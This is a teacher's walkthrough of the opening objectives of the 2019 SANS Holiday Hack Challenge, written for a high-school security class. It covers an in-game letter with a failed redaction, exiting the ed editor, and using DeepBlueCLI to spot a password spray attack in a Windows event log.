Kringlecon 2: Two Turtle Doves

A Holiday Hack Challenge Presented by

Counter Hack Challenges


and SANS

Report by John York

johnyork807@gmail.com

January 13, 2019

Contents


SRF - Sleigh Route Finder AP
https://srf.elfu.org/home.html
Recommendation
SRF
SLEIGH ROUTE FINDER API
API DOC
WEATHER MAP
FIREWALL
LOGOUT
Route Calculation Failed - Erroneous Weather Data!
ip/cidr OR ip/cidr,ip/cidr,ip/cidr
ACCEPT
DENY
RESET
A:0.0.0.0/0 ×

and should always end in a default deny/accept of **0.0.0.0/0**. To submit a single IP, you could provide something similar to **1.1.1.1/32** or **1.1.1.1**. To submit a range, you could provide **192.168.1.0/24** and to submit a list of IPs you can use csv format similar to **1.1.1.1/32 , 2.2.2.2 , 3.3.3.3/32** etc...

Kringlecon2
Two Turtle Doves Lessonized (Sort of)

Once again, the team at CounterHack Challenges has outdone itself. The 2019 Holiday Hack Challenge is bigger and better than ever.

Lessons

For the last two years I've turned each terminal and objective into a lesson format that I can use with my Infosec class for High School seniors. This year there are so many terminals and challenges that I could only create lessons some of them and will provide a walkthrough for the others.

Several of these challenges are well suited to become lessons. So far, I've managed to complete lessons on the Linux Terminals, the Holiday Hack Trail, and the Christmas Cheer Laser. A colleague of mine who teaches Python is interested in a machine learning module, so the CAPTEHA challenge may be next.

Once the lessons have been tested in my class, I will release them to the public. I hope to present them, along with other classroom modules I've created, at the Virginia Cybersecurity Education Conference in the early Fall of 2020.

Shout-outs

Several people on the Slack site for Kringlecon sponsored by Central Security gave me hints and nudges when I was discouraged and needed hints to continue the challenge. They are (in no particular order) @dh, @totallynotrobots, @infosecetc, @ustayready, @teknofile, @KyleP, and @ChrisElgee. I've probably forgotten someone, and I apologize for that.


Objective 0—Talk to Santa in the Quad

This is a simple getting started objective.

✓ 0) Talk to Santa in the Quad

Enter the campus quad and talk to Santa.

Santa asks you to find the Two Turtle Doves. (The very first part of the conversation is missing.) Note the part where Santa asks you to come back after completing Objectives 2 – 5. Until you do that, your badge will only show the first few objectives.


Santa 3:56PM

They probably just wandered off.

Can you please help find them?

To help you search for them and get acquainted with KringleCon, I've created some objectives for you. You can see them in your badge.

Where's your badge? Oh! It's that big, circle emblem on your chest - give it a tap!

We made them in two flavors - one for our new guests, and one for those who've attended both KringleCons.

After you find the Turtle Doves and complete objectives 2-5, please come back and let me know.

Not sure where to start? Try hopping around campus and talking to some elves.


If you help my elves with some quicker problems, they'll probably remember clues for the objectives.

...

This is a little embarrassing, but I need your help.


Objective 1—Find the Turtle Doves


The purpose of this objective is to get you to explore Elf University.


1) Find the Turtle Doves

Find the missing turtle doves.

The Turtle Doves are warming themselves by the fire in the Student Union, which is on the North side of the Quad.





Michael and Jane - Two Turtle Doves

View Muted Players

M Michael and Jane - Two Turtle Doves 11:08AM

Hoot Hooot?


Objective 2—Unredact Threatening Document


2) Unredact Threatening Document

Difficulty: 🎄🎄🎄🎄🎄

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

If you make a lap around the Quad, you'll find the letter in the Northwest corner. Early in the game it was hard to find because players tended to stand on the letter, but the game builders fixed that.


Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character

[redacted]


Attention All Elf University Personnel,

[redacted]

If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character




Someone has attempted to redact the document, but not successfully. A simple select-all, copy and paste defeats the redaction.

```
Date: February 28, 2019
To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane North Pole

From: A Concerned and Aggrieved Character

Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR ELSE!

Attention All Elf University Personnel,

It remains a constant source of frustration that Elf University and the entire operation at the
North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree.  We URGE you to
consider lending your considerable resources and expertise in providing merriment, cheer, toys,
candy, and much more to other holidays year-round, as well as to other mythical characters. For
centuries, we have expressed our frustration at your lack of willingness to spread your cheer
beyond the inaptly-called “Holiday Season.”  There are many other perfectly fine holidays and
mythical characters that need your direct support year-round.

If you do not accede to our demands, we will be forced to take matters into our own hands.  We do
not make this threat lightly.  You have less than six months to act demonstrably.

Sincerely,

--A Concerned and Aggrieved Character ConfidentialConfidential
```

The first word in ALL CAPS in the subject line is DEMAND. Entering this in the objective will give you credit.

Objective 3—Windows Log Analysis: Evaluate Attack Outcome




3) Windows Log Analysis: Evaluate Attack Outcome

Difficulty: 🌲🌲🌲🌲🌲

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. *Bushy Evergreen is hanging out in the train station and may be able to help you out.*


The link in the objective takes you to https://downloads.elfu.org/Security.evtx.zip , which is the log you need to evaluate. Let’s visit Bushy Evergreen in the train station to see if he can help us.

Escape ed terminal




```
                   .........................................
               .;oooooooooooool;,,,,,,,,:loooooooooooooll:
             .:oooooooooooooc;,,,,,,,,:ooooooooooooollooo:
           .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;,;ooooo:
         .''''''''''''''''''''''''''''''''''''''''';ooooo:
       ;oooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
    .:oooooooooooooc;',,,,,,,:oooooooooooolccoc,,,;ooooo:
  .cooooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;ooo,
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,,;l'
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc,,..
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooooc.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloooo:.
  coooooooooooooo,,,,,,,,,;ooooooooooooooloo;
  :llllllllllllll,''''''';llllllllllllllc,


Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100
```

The appendix has a Lessonized version of the terminal. Here, we'll just type 'q' at the terminal to exit ed.




```
Exit ed.

1100
q
Loading, please wait......



You did it! Congratulations!

elf@5e0b1fc4615b:~$
```

Once this is done, Bushy Evergreen will give you the hint for the Event Log objective. In addition to the dialog, Bushy will put a hint into our badge.



Bushy Evergreen 1:33PM
Maybe I don't need a clunky GUI after all!
Have you taken a look at the password spray attack artifacts?
I'll bet that DeepBlueCLI tool is helpful.
You can check it out on GitHub.
It was written by that Eric Conrad.
He lives in Maine - not too far from here!
...




Deep Blue CLI Posting
From: Bushy Evergreen
Eric Conrad on DeepBlueCLI

The link to Eric's DerbyCon talk on DeepBlueCLI is here:
https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html

DeepBlueCLI


There are several apps we will need from GitHub, so I just installed Git on both my Ubuntu and Windows 10 Holiday Hack Challenge VMs. On Windows just go to https://git-scm.com/downloads and install the Windows version. You can find DeepBlueCLI at https://github.com/sans-blue-team/DeepBlueCLI.



ailed login alert from 25 to 5 to more accurately r...
Rename Set-ExecutionPolicy.md to READMEs/Set-ExecutionPo
Disable Metasploit psexec detect due to false-positive conflict
Create readme.md
Add files via upload
Create .gitattributes 3 years ago


In a PowerShell/Cmd prompt change directory to a location where you would like to download DeepBlueCLI. Copy the URL from the GitHub site and type:

```
git clone https://github.com/sans-blue-team/DeepBlueCLI.git
```



```
PS C:\Users\John\DeepBlueCLI> git clone https://github.com/sans-blue-team/DeepBlueCLI.git
```


Then download Security.evtx.zip from the link in the Objective and expand it.



This PC > Desktop > HHC2019 >

Name	Date modified	Type	Size
Security.evtx	11/19/2019 7:29 AM	Event Log	3,140 KB
Security.evtx.zip	12/11/2019 10:12 AM	Compressed (zipp...	231 KB

Finally, run DeepBlueCLI on the event log and save the results.



```
PS C:\Users\John\DeepBlueCLI> .\DeepBlue.ps1 ..\Desktop\HHC2019\Security.evtx > ..\Desktop\DBsecurity.txt
```

```
.\DeepBlue.ps1 ..\Desktop\HHC2019\Security.evtx > ..\Desktop\DBsecurity.txt
```


Find the password spraying attack

In password spraying, the attackers try one password against all the accounts they can reach. If that fails, they will try again with another password, and repeat until they are successful. This allows them to avoid locking accounts, since the rounds against all accounts take long enough that a single account is not attacked quickly enough to trigger lockout.

The spraying event will show us all the accounts that have had unsuccessful attempts. What we need to find is a successful login that occurred while the attack was in progress, or very shortly afterward.


The output file, DBsecurity.txt, shows many password spray attacks.

The first happens at 4:21:46




```
Date    : 11/19/2019 4:21:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
          spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
          tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree
          mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```

The last happens at 4:22:46



```
Date    : 11/19/2019 4:22:46 AM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password
          spray attack.
          Target Usernames: ygoldentrifle esparklesleigh hevergreen Administrator sgreenbells cjinglebuns
          tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree
          mstripysleigh pbrandyberry civysparkles sscarletpie ftwinklestockings cstripyfluff gcandyfluff smullingfluff
          hcandysnaps mbrandybells twinterfig civypears ygreenpie ftinseltoes smary ttinselbubbles dsparkleleaves
          Accessing Username: -
          Accessing Host Name: -
```

